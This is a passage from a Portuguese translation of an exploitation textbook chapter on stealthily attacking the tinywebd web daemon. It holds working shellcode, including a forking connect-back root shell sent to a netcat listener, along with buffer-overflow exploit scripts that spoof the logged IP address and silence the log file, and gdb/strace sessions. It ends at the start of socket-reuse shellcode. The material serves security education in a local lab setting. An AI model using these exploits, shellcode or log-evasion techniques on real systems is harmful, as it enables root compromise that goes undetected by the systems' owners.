Essa saída mostra que o EBX e o EBP foram alterados no ponto em que o shellcode inicia a execução. No entanto, uma inspeção das instruções na desmontagem de `main()` mostra que o EBX, na verdade, não é utilizado. O compilador provavelmente salvou esse registo na pilha devido a alguma regra relacionada à convenção de chamada, mesmo que não seja realmente usado. O EBP, no entanto, é bastante usado, uma vez que este é o ponto de referência para todas as variáveis locais da pilha. Devido ao fato de o valor original armazenado de EBP ter sido sobrescrito por nosso exploit, ele deve ser recriado. Quando o EBP é restaurado para seu valor original, o shellcode deve estar disponível para fazer o "trabalho sujo" e então retornar ao `main()` como de costume. Uma vez que os computadores são determinísticos, as instruções assembly explicarão claramente como fazer tudo isso.

```
(gdb) set dis intel
(gdb) x/5i main
0x8048d93   <main>:     push   ebp
0x8048d94   <main+1>:   mov    ebp,esp
0x8048d96   <main+3>:   sub    esp,0x68
0x8048d99   <main+6>:   and    esp,0xfffffff0
0x8048d9c   <main+9>:   mov    eax,0x0
(gdb) x/5i main+533
0x8048fa8   <main+533>:    mov    DWORD PTR   [esp+4],eax
0x8048fac   <main+537>:    mov    eax,DWORD   PTR [ebp-12]
0x8048faf   <main+540>:    mov    DWORD PTR   [esp],eax
0x8048fb2   <main+543>:    call   0x8048fb9   <handle_connection>
0x8048fb7   <main+548>:    jmp    0x8048f65   <main+466>
(gdb)
```

Uma rápida olhada no início da função `main()` mostra que o EBP deveria ser `0x68` bytes maior que ESP. Uma vez que o ESP não foi danificado pelo nosso exploit, podemos restaurar o valor para o EBP adicionando `0x68` bytes no ESP no final do nosso shellcode. Com o EBP restaurado o valor adequado, a execução do programa pode seguramente retornar para o loop de aceitação de conexão. O endereço de retorno apropriado para a chamada `handle_connection()` é a instrução encontrada depois da chamada em `0x08048fb7`. O shellcode seguinte utiliza essa técnica.

mark_restore.s

```
BITS 32
; Marca o sistema de arquivo para provar que você o executou.
   jmp short one
   two:
   pop ebx                 ; Nome do arquivo
   xor ecx, ecx
   mov BYTE [ebx+7], cl    ; Nome do arquivo com terminador nulo
   push BYTE 0x5           ; Open()
   pop eax
   mov WORD cx, 0x441      ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180      ; S_IRUSR|S_IWUSR
   int 0x80                ; Abre arquivo para criá-lo.
      ; eax = descritor do arquivo retornado
   mov ebx, eax            ; Descritor do arquivo para o segundo arg
   push BYTE 0x6           ; Close ()
   pop eax
   int 0x80    ; close file
   lea ebp, [esp+0x68]     ; Restaura EBP.
   push 0x08048fb7         ; Endereço de retorno.
   ret                     ; Retorna
one:
   call two
db "/HackedX"
```

Quando montado e usado em um exploit, esse shellcode restaurará a execução do daemon *tinyweb* depois de marcar o sistema de arquivo. O daemon *tinyweb* nem mesmo sabe que alguma coisa aconteceu.

```
reader@hacking:~/booksrc $ nasm mark_restore.s
```

```
reader@hacking:~/booksrc $ hexdump -C mark_restore
00000000  eb 26 5b 31 c9 88 4b 07  6a 05 58 66 b9 41 04 31  |.&[1.K.j.Xf.A.1|
00000010  d2 66 ba 80 01 cd 80 89  c3 6a 06 58 cd 80 8d 6c  |.f.....j.X...l|
00000020  24 68 68 b7 8f 04 08 c3  e8 d5 ff ff ff 2f 48 61  |$hh......./Ha|
00000030  63 6b 65 64 58                                    |ckedX|
00000035
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark_restore
127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (348 b)] [shellcode (53 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 20:37 /Hacked
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     26787 0.0 0.0   1636 420 ?      Ss    20:37 0:00 ./tinywebd
reader   26828 0.0 0.0   2880 748 pts/1  R+    20:38 0:00 grep tinywebd
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $
```

0x653 O filho trabalhador

Agora que a parte difícil foi compreendida, podemos usar essa técnica para disseminar uma shell com permissão de root silenciosamente. Visto que a shell é interativa, mas ainda queremos o processo para lidar com as solicitações Web, precisamos deslocá-la para um processo filho. A chamada `fork()` cria um processo filho que é uma cópia exata do pai, exceto pelo fato dele retornar `0` no processo filho e no ID do novo processo no processo pai. Queremos nosso shellcode para deslocar e o processo filho para servir o shell root, enquanto o processo pai restaura a execução do *tinywebd*. No shellcode a seguir, várias instruções são adicionadas para iniciar o `loopback_shell.s`. Primeiro, o syscall de deslocamento é feito, e o valor de retorno é colocado no registro EAX. As próximas instruções testam se o EAX é zero. Se o EAX for zero, pulamos para o `child_process` para disseminar a shell. Caso contrário, estaremos no processo pai, assim o shellcode restaura a execução para o *tinywebd*.

loopback_shell_restore.s

```
BITS 32

   push BYTE 0x02       ; Fork é o syscall #2
   pop eax
   int 0x80             ; Após o fork, o processo filho de entrada eax
== 0.
   test eax, eax
   jz child_process     ; O processo filho de entrada gera uma shell.

; No processo pai, tinywebd é restaurado.
   lea ebp, [esp+0x68]  ; Restaura EBP.
   push 0x08048fb7      ; Endereço de retorno.
   ret                  ; Retorna

child_process:
;  s = socket(2, 1, 0)
   push BYTE 0x66       ; Socketcall é syscall #102 (0x66)
   pop eax
   cdq                  ;  Zera edx para uso como DWORD null
posteriormente.
   xor ebx, ebx         ; ebx é o tipo do socketcall.
   inc ebx              ; 1 = SYS_SOCKET = socket()
   push edx             ; Constrói o array de arg: { protocol = 0,
   push BYTE 0x1        ; (ao contrário) SOCK_STREAM = 1,
   push BYTE 0x2        ; AF_INET = 2 }
   mov ecx, esp         ; ecx = ptr para o array de argumento
   int 0x80             ; Após o syscall, eax possui o descritor do arquivo
de socket.
.: [ Output trimmed  ; o resto é o mesmo que loopback_shell.s. ] :.
```

A listagem a seguir mostra esse shellcode em uso. Múltiplos serviços são usados ao invés de múltiplos terminais, assim o listener netcat é enviado para segundo plano por meio da finalização do comando com um "&". Depois que a shell se conecta de volta, o comando `fg` traz o listener de volta para o primeiro plano. O processo então é suspenso teclando CTRL + Z, que retorna para a shell BASH. Poderia ser mais fácil utilizar múltiplos terminais conforme você segue adiante, mas o controle do serviço é útil para aqueles momentos em que você não se pode dar ao luxo de ter múltiplos terminais.

```
reader@hacking:~/booksrc $ nasm loopback_shell_restore.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell_restore
00000000     6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X..t.l$hh.|
00000010     04 08 c3 6a 66 58 99 31  db 43 52 6a 01 6a 02 89  |...jfX.1.CRj.j.|
00000020     e1 cd 80 96 6a 66 58 43  68 7f bb bb 01 66 89 54  |....jfXCh....f.T|
00000030     24 01 66 68 7a 69 66 53  89 e1 6a 10 51 56 89 e1  |$.fhzifS..j.QV..|
00000040     43 cd 80 87 f3 87 ce 49  b0 3f cd 80 49 79 f9 b0  |C......I.?..Iy..|
00000050     0b 52 68 2f 2f 73 68 68  2f 62 69 6e 89 e3 52 89  |.Rh//shh/bin..R.|
00000060     e2 53 89 e1 cd 80                                 |.S....|
00000066
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 27279
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell_
restore 127.0.0.1
```

```
target IP: 127.0.0.1
shellcode: loopback_shell_restore (102 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (299 b)] [shellcode (102 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root

[1]+  Stopped                 nc -l -p 31337
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Com esse shellcode, a shell root do retorno da conexão é mantida por um processo filho separado, enquanto o processo pai continua a servir o conteúdo Web.

0x660 Camuflagem avançada

Nosso atual exploit secreto camufla apenas a solicitação Web; no entanto, o endereço IP e data e hora são ainda escritos no arquivo de log. Esse tipo de camuflagem fará com que os ataques tornem-se mais difíceis de se encontrar, mas eles não são invisíveis. Ter o seu endereço IP gravado nos logs, que podem ser mantidos por anos, pode levar a problemas no futuro. Uma vez que nós estamos nos intrometendo no daemon *tinyweb* agora, devemos ser capazes de esconder ainda mais a nossa presença.

0x661 Spoofing em um endereço IP logado

O endereço IP gravado no arquivo de log vem a partir do `client_addr_ptr`, que é passado para o `handle_connection()`.

Segmento do código a partir do tinywebd.c

```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
int logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);

   sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr-
>sin_addr), ntohs(client_addr_ptr->sin_port), request);
```


Para subverter o endereço IP, precisamos injetar apenas nossa própria estrutura `sockaddr_in` e sobrescrever o `client_addr_ptr` com o endereço da estrutura injetada. A melhor maneira de gerar uma estrutura `sockaddr_in` para injeção é escrever um pequeno programa C que cria e descarrega a estrutura. O código-fonte a seguir constrói a estrutura usando os parâmetros de linha de comando e então grava os dados diretamente no descritor do arquivo 1, que é a saída padrão.

addr_struct.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
   struct sockaddr_in addr;
   if(argc != 3) {
      printf("Usage: %s <target IP> <target port>\n", argv[0]);
      exit(0);
   }
   addr.sin_family = AF_INET;
   addr.sin_port = htons(atoi(argv[2]));
   addr.sin_addr.s_addr = inet_addr(argv[1]);

   write(1, &addr, sizeof(struct sockaddr_in));
}
```

Esse programa pode ser usado para injetar uma estrutura `sockaddr_in`. A saída mostra o programa sendo compilado e executado.

```
reader@hacking:~/booksrc $ gcc -o addr_struct addr_struct.c
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090
##
   "8N_reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090 | hexdump -C
00000000  02 00 23 82 0c 22 38 4e  00 00 00 00 f4 5f fd b7  |.#."8N... _.|
00000010
reader@hacking:~/booksrc $
```

Para integrar isso ao nosso exploit, a estrutura do endereço é injetada após a solicitação falsa, mas antes do sled NOP. Já que a solicitação falsa tem 15 bytes e nós sabemos que o buffer inicia em `0xbffff5c0`, o endereço falso será injetado em `0xbffff5cf`.

```
reader@hacking:~/booksrc $ grep 0x xtool_tinywebd_steath.sh
RETADDR="\x24\xf6\xff\xbf" # at +100 bytes from buffer @ 0xbffff5c0
reader@hacking:~/booksrc $ gdb -q -batch -ex "p /x 0xbffff5c0 + 15"
$1 = 0xbffff5cf
reader@hacking:~/booksrc $
```

Uma vez que o `client_addr_ptr` é passado como um segundo parâmetro da função, ele estará na pilha duas DWORDs após o endereço de retorno. O script do exploit a seguir injeta uma estrutura de endereço falso e sobrescreve `client_addr_ptr`.

xtool_tinywebd_spoof.sh

```
#!/bin/sh
# Ferramenta de exploit de roubo com spoofing de IP para tinywebd

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; então # se o argumento 2 está em branco
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # At +100 bytes from buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 bytes from buffer @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"

echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))
echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret
addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
./addr_struct "$SPOOFIP" "$SPOOFPORT";
perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\r\n\"") | nc -w 1 -v $2 80
```

A melhor maneira para explicar exatamente o que esse script de exploração faz é observar o *tinywebd* a partir do GDB. Na saída a seguir, o GDB é usado para anexar ao processo *tinywebd* em execução, são definidos breakpoints antes do overflow, e a porção IP do buffer do log é gerada.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     27264 0.0   0.0   1636 420 ?      Ss    20:47 0:00   ./tinywebd
reader   30648 0.0   0.0   2880 748 pts/2  R+    22:29 0:00   grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=27264 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 27264
/cow/home/reader/booksrc/tinywebd: No such file or directory.
```



```
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77   /* Esta função manipula a conexão com o socket a partir do endereço do
78    * cliente e loga o FD passado. A conexão é processada como uma solici-
79    * tação Web, e essa função responde no socket conectado. Final-
80    * mente, o socket passado é fechado no fim da função.
81    */
82    void handle_connection(int sockfd, struct sockaddr_in *client_addr_
ptr, int logfd) {
83       unsigned char *ptr, request[500], resource[500], log_buffer[500];
84       int fd, length;
85
86       length = recv_line(sockfd, request);
(gdb)
87
88    sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr-
>sin_addr), ntohs(client_addr_ptr->sin_port), request);
89
90    ptr = strstr(request, « HTTP/»); // Procura uma solicitação válida.
91    if(ptr == NULL) { // Se não é um HTTP válido
92       strcat(log_buffer, " NOT HTTP!\n");
93    } else {
94       *ptr = 0; // Encerra o buffer no fim da URL.
95       ptr=NULL; // Define o ptr para NULL (usado para marcar uma solicitação inválida).
96       if(strncmp(request, "GET ", 4) == 0) // Obtém solicitação
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) break 89
Breakpoint 2 at 0x8049028: file tinywebd.c, line 89.
(gdb) cont
Continuing.
```

Então, a partir de outro terminal, o novo exploit de spoofing é usado para avançar a execução no depurador.

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore
127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

De volta ao terminal depurador, o primeiro breakpoint é atingido.

```
Breakpoint 1, handle_connection (sockfd=9, client_addr_ptr=0xbffff810,
logfd=3) at tinywebd.c:86
86       length = recv_line(sockfd, request);
(gdb) bt
#0 handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
```

```
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) print client_addr_ptr
$1 = (struct sockaddr_in *) 0xbffff810
(gdb) print *client_addr_ptr
$2 = {sin_family = 2, sin_port = 15284, sin_addr = {s_addr = 16777343},
sin_zero = "\000\000\000\000\000\000\000\000"}
(gdb) x/x &client_addr_ptr
0xbffff7e4:    0xbffff810
(gdb) x/24x request + 500
0xbffff7b4:    0xbffff624  0xbffff624  0xbffff624  0xbffff624
0xbffff7c4:    0xbffff624  0xbffff624  0x0804b030  0xbffff624
0xbffff7d4:    0x00000009  0xbffff848  0x08048fb7  0x00000009
0xbffff7e4:    0xbffff810  0x00000003  0xbffff838  0x00000004
0xbffff7f4:    0x00000000  0x00000000  0x08048a30  0x00000000
0xbffff804:    0x0804a8c0  0xbffff818  0x00000010  0x3bb40002
(gdb) cont
Continuing.

Breakpoint 2, handle_connection (sockfd=-1073744433, client_addr_
ptr=0xbffff5cf, logfd=2560) at tinywebd.c:90
90    ptr = strstr(request, " HTTP/"); // Search for valid-looking request.
(gdb) x/24x request + 500
0xbffff7b4:    0xbffff624  0xbffff624  0xbffff624  0xbffff624
0xbffff7c4:    0xbffff624  0xbffff624  0xbffff624  0xbffff624
0xbffff7d4:    0xbffff624  0xbffff624  0xbffff624  0xbffff5cf
0xbffff7e4:    0xbffff5cf  0x00000a00  0xbffff838  0x00000004
0xbffff7f4:    0x00000000  0x00000000  0x08048a30  0x00000000
0xbffff804:    0x0804a8c0  0xbffff818  0x00000010  0x3bb40002
(gdb) print client_addr_ptr
$3 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print client_addr_ptr
$4 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print *client_addr_ptr
$5 = {sin_family = 2, sin_port = 33315, sin_addr = {s_addr = 1312301580},
sin_zero = "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0: "From 12.34.56.78:9090 \"GET / HTTP/1.1\"\t"
(gdb)
```

No primeiro breakpoint, `cliente_addr_ptr` é mostrado em `0xbffff7e4` e apontando para `0xbffff810`. Ele se encontra na memória na pilha duas DWORDs após o endereço de retorno. O segundo breakpoint encontra-se após a sobrescrição, então o `client_addr_ptr` em `0xbffff74` é mostrado como sobrescrito com o endereço da estrutura injetada `sockaddr_in` em `0xbffff5cf`. A partir daqui, podemos espiar o `log_buffer` antes que seja sobrescrito no log para verificar o funcionamento da injeção do endereço.

0x662 Exploitation sem log

Idealmente, não queremos deixar nenhum vestígio. No setup do LiveCD, tecnicamente, você pode deletar apenas os arquivos de log depois que obtiver uma shell de root. No entanto, vamos assumir que esse programa faz parte de uma infraestrutura segura onde os arquivos de log estão espelhados em um servidor autenticado seguro que tem o mínimo acesso ou talvez uma impressora de linha. Nesses casos, deletando os arquivos de log depois da ação não seria uma opção. A função `timestamp()` no daemon *tinyweb* tenta ser segura gravando diretamente para um descritor de arquivo aberto. Não podemos impedir que essa função seja chamada, e não podemos desfazer o que ela grava no arquivo de log. Essa seria uma medida defensiva bastante eficaz; contudo, foi implementada de forma deficiente. Na verdade, no exploit anterior, nós encontramos esse problema por acaso.

Apesar de `logfd` ser uma variável global, ela também é passada para `handle_connection()` como um parâmetro da função. A partir da discussão do contexto funcional, vocês devem se lembrar que isso cria outra variável da pilha com o mesmo nome, `logfd`. Uma vez que esse parâmetro é encontrado após o `client_addr_ptr` na pilha, ele é sobrescrito parcialmente pelo terminador nulo e o byte extra `0x0a` é encontrado no fim do exploit de buffer.

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4: 0xbffff5cf
(gdb) x/xw &logfd
0xbffff7e8:    0x00000a00
(gdb) x/4xb &logfd
0xbffff7e8:    0x00  0x0a  0x00  0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4:    0xcf  0xf5  0xff  0xbf  0x00  0x0a  0x00  0x00
(gdb) p logfd
$6 = 2560
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 27264
reader@hacking:~/booksrc $ sudo kill 27264
reader@hacking:~/booksrc $
```

Enquanto o arquivo de log descritivo não vem a ser 2560 (`0x0a00` em hexadecimal), toda vez que o `handle_connection()` tentar gravar no log, ele falhará. Esse efeito pode ser explorado rapidamente utilizando o strace. Na saída a seguir, o strace é usado com o parâmetro de linha de comando `-p` para anexá-lo ao processo em execução. O parâmetro `-e trace=write` diz ao strace para observar apenas as chamadas de gravação. Mais uma vez, a ferramenta da exploit com spoofing é usada em outro terminal para se conectar e avançar a execução.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     478 0.0   0.0 1636 420 ?        Ss 23:24 0:00 ./tinywebd
reader   525 0.0   0.0 2880 748 pts/1    R+ 23:24 0:00 grep tinywebd
```

```
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached - interrupt to quit
write(2560, "09/19/2007 23:29:30> ", 21) = -1 EBADF (Bad file descriptor)
write(2560, "From 12.34.56.78:9090 \"GET / HTT"..., 47) = -1 EBADF (Bad file descriptor)
Process 478 detached
reader@hacking:~/booksrc $
```

Essa saída mostra claramente as tentativas de gravar no arquivo de log falharem. Normalmente, não seríamos capazes de sobrescrever a variável `logfd`, visto que o `client_addr_ptr` está no caminho. Alterar esse ponteiro sem o devido cuidado em geral leva a uma quebra. Mas uma vez que nós nos certificamos de que essa variável aponta para uma memória válida (nossa estrutura de endereço subvertida injetada), podemos sobrescrever as variáveis situadas além dela. Visto que o daemon *tinyweb* redireciona a saída padrão para /dev/null, o próximo script de exploit sobrescreverá a variável `logfd` passada com `1`, para a saída padrão. Isso ainda evitará que sejam gravadas entradas no arquivo de log, mas de uma forma muito melhor – sem erros.

xtool_tinywebd_silent.sh

```
#!/bin/sh
# Ferramenta de exploit de roubo silencioso para tinywebd
#     também aplica spoofing no endereço IP armazenado na memória

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # If argument 2 is blank
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # At +100 bytes from buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 bytes from buffer @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\x01\x00\x00\x00\r\n\"")
| nc -w 1 -v $2
80
```


Quando esse script é usado, o exploit é totalmente silencioso e nada é gravado no arquivo de log.

```
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ./xtool_tinywebd_silent.sh mark_restore
127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 23:35 /Hacked
reader@hacking:~/booksrc $
```

Note que o tamanho do arquivo de log e o tempo de acesso permanecem os mesmos. Utilizando essa técnica, podemos explorar o *tinywebd* sem deixar qualquer vestígio nos arquivos de log. Além disso, as chamadas de gravação são executadas perfeitamente, conforme tudo é gravado em `/dev/null`. Isso é mostrado pelo strace na saída a seguir, quando a ferramenta de exploração silenciosa é executada em outro terminal.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     478   0.0    0.0 1636 420 ?        Ss 23:24 0:00 ./tinywebd
reader   1005  0.0    0.0 2880 748 pts/1    R+ 23:36 0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached - interrupt to quit
write(1, "09/19/2007 23:36:31> ", 21) = 21
write(1, "From 12.34.56.78:9090 \"GET / HTT"..., 47) = 47
Process 478 detached
reader@hacking:~/booksrc $
```

0x670 A infraestrutura completa

Como sempre, os detalhes podem estar ocultos em uma imagem maior. Geralmente, existe um único host em alguns tipos de infraestruturas. As medidas defensivas, tais como sistemas de detecção de invasão (IDS) e sistemas de prevenção contra invasão (IPS), podem detectar um tráfego anormal na rede. Mesmo arquivos de log simples em roteadores e firewalls podem revelar conexões anormais que são um indício de uma invasão. Em particular, a conexão para a porta 31337 usada em nosso shellcode connect-back é um grande sinal de perigo. Nós poderíamos mudar a porta

para algo que parecesse menos suspeito; contudo, simplesmente ter um servidor Web com as conexões de saída abertas já poderia ser um sinal de perigo por si só. Uma infraestrutura altamente segura poderia até ter a configuração do firewall com filtros de egresso para evitar conexões de saída. Nessas situações, abrir uma nova conexão será impossível ou ela será detectada.

0x671 Reutilização do socket

No nosso caso, realmente não há necessidade de abrir uma nova conexão, uma vez que nós já temos um socket aberto da solicitação Web. Já que nós estamos modificando o daemon *tinyweb* internamente, com uma pequena depuração, podemos reutilizar a socket existente para a shell do root. Isso evita conexões TPC adicionais de serem logadas e permite a exploração em casos onde o host alvo não pode abrir conexões de saída. Observe o código-fonte do *tinywebd.c* mostrado a seguir.

Excerpt from tinywebd.c

```
   while(1) { // Aceita o loop
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
      if(new_sockfd == -1)
         fatal("accepting connection");

      handle_connection(new_sockfd, &client_addr, logfd);
   }
   return 0;
}

/* Esta função manipula a conexão com o socket a partir do endereço do
* cliente e loga o FD passado. A conexão é processada como uma solici-
* tação web, e essa função responde no socket conectado. Final-
* mente, o socket passado é fechado no fim da função.
*/
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
int logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);
```

Infelizmente, o `sockfd` passado para `handle_connection()` inevitavelmente será sobrescrito e assim podemos fazer o mesmo com o `logfd`. Essa sobrescrição ocorre antes que nós tomemos o controle do programa no shellcode, assim não há como recuperar o valor anterior de `sockfd`. Felizmente, o `main()` mantém outra cópia do descritor do arquivo do socket em `new_sockfd`.


```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root      478   0.0   0.0 1636 420 ?        Ss 23:24 0:00 ./tinywebd
reader   1284   0.0   0.0 2880 748 pts/1    R+ 23:42 0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=478 --symbols=./a.out
warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 478
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77   /* Esta função manipula a conexão com o socket a partir do endereço do
78    * cliente e loga o FD passado. A conexão é processada como uma solici-
79    * tação Web, e essa função responde no socket conectado. Final-
80    * mente, o socket passado é fechado no fim da função.
81    */
82   void handle_connection(int sockfd, struct sockaddr_in *client_addr_
ptr, int logfd) {
83      unsigned char *ptr, request[500], resource[500], log_buffer[500];
84      int fd, length;
85
86      length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

Depois que o breakpoint é definido e o programa continua, a ferramenta de exploit silencioso é usada a partir de outro terminal para conectar e avançar a execução.

```
Breakpoint 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810,
logfd=3) at
tinywebd.c:86
86    length = recv_line(sockfd, request);
(gdb) x/x &sockfd
0xbffff7e0:    0x0000000d
(gdb) x/x &new_sockfd
No symbol "new_sockfd" in current context.
(gdb) bt
#0 handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1
(gdb) x/x &new_sockfd
0xbffff83c:    0x0000000d
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 478
reader@hacking:~/booksrc $
```

Essa saída do depurador mostra que `new_sockfd` é armazenado em `0xbffff83c` dentro da estrutura da pilha principal. Ao utilizá-lo, podemos

criar um shellcode que utiliza o descritor do arquivo do socket armazenado aqui ao invés de criar uma nova conexão.

Enquanto poderiamos apenas utilizar esse endereço diretamente, há muitas pequenas coisas que podem deslocar a memória da pilha. Se isso ocorrer e o shellcode estiver usando o endereço de pilha fixo, o exploit falhará. Para tornar o shellcode mais confiável, tenha uma pista de como o compilador lida com as variáveis da pilha. Se usarmos um endereço relativo ao ESP, então mesmo que a pilha se desloque um pouco, o endereço de `new_sockfd` ainda estará correto, uma vez que o deslocamento do ESP será o mesmo. Se vocês se lembrarem da depuração com o shellcode `mark_break`, o ESP era `0xbffff7e0`. Utilizando esse valor para o ESP, o deslocamento é mostrado como sendo de `0x5c` bytes.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0xbffff83c - 0xbffff7e0
$1 = 0x5c
(gdb)
```

O shellcode a seguir reutiliza a socket existente para o shell do root.

socket_reuse_restore.s

```
BITS 32

   push BYTE 0x02          ; Fork é syscall #2
   pop eax
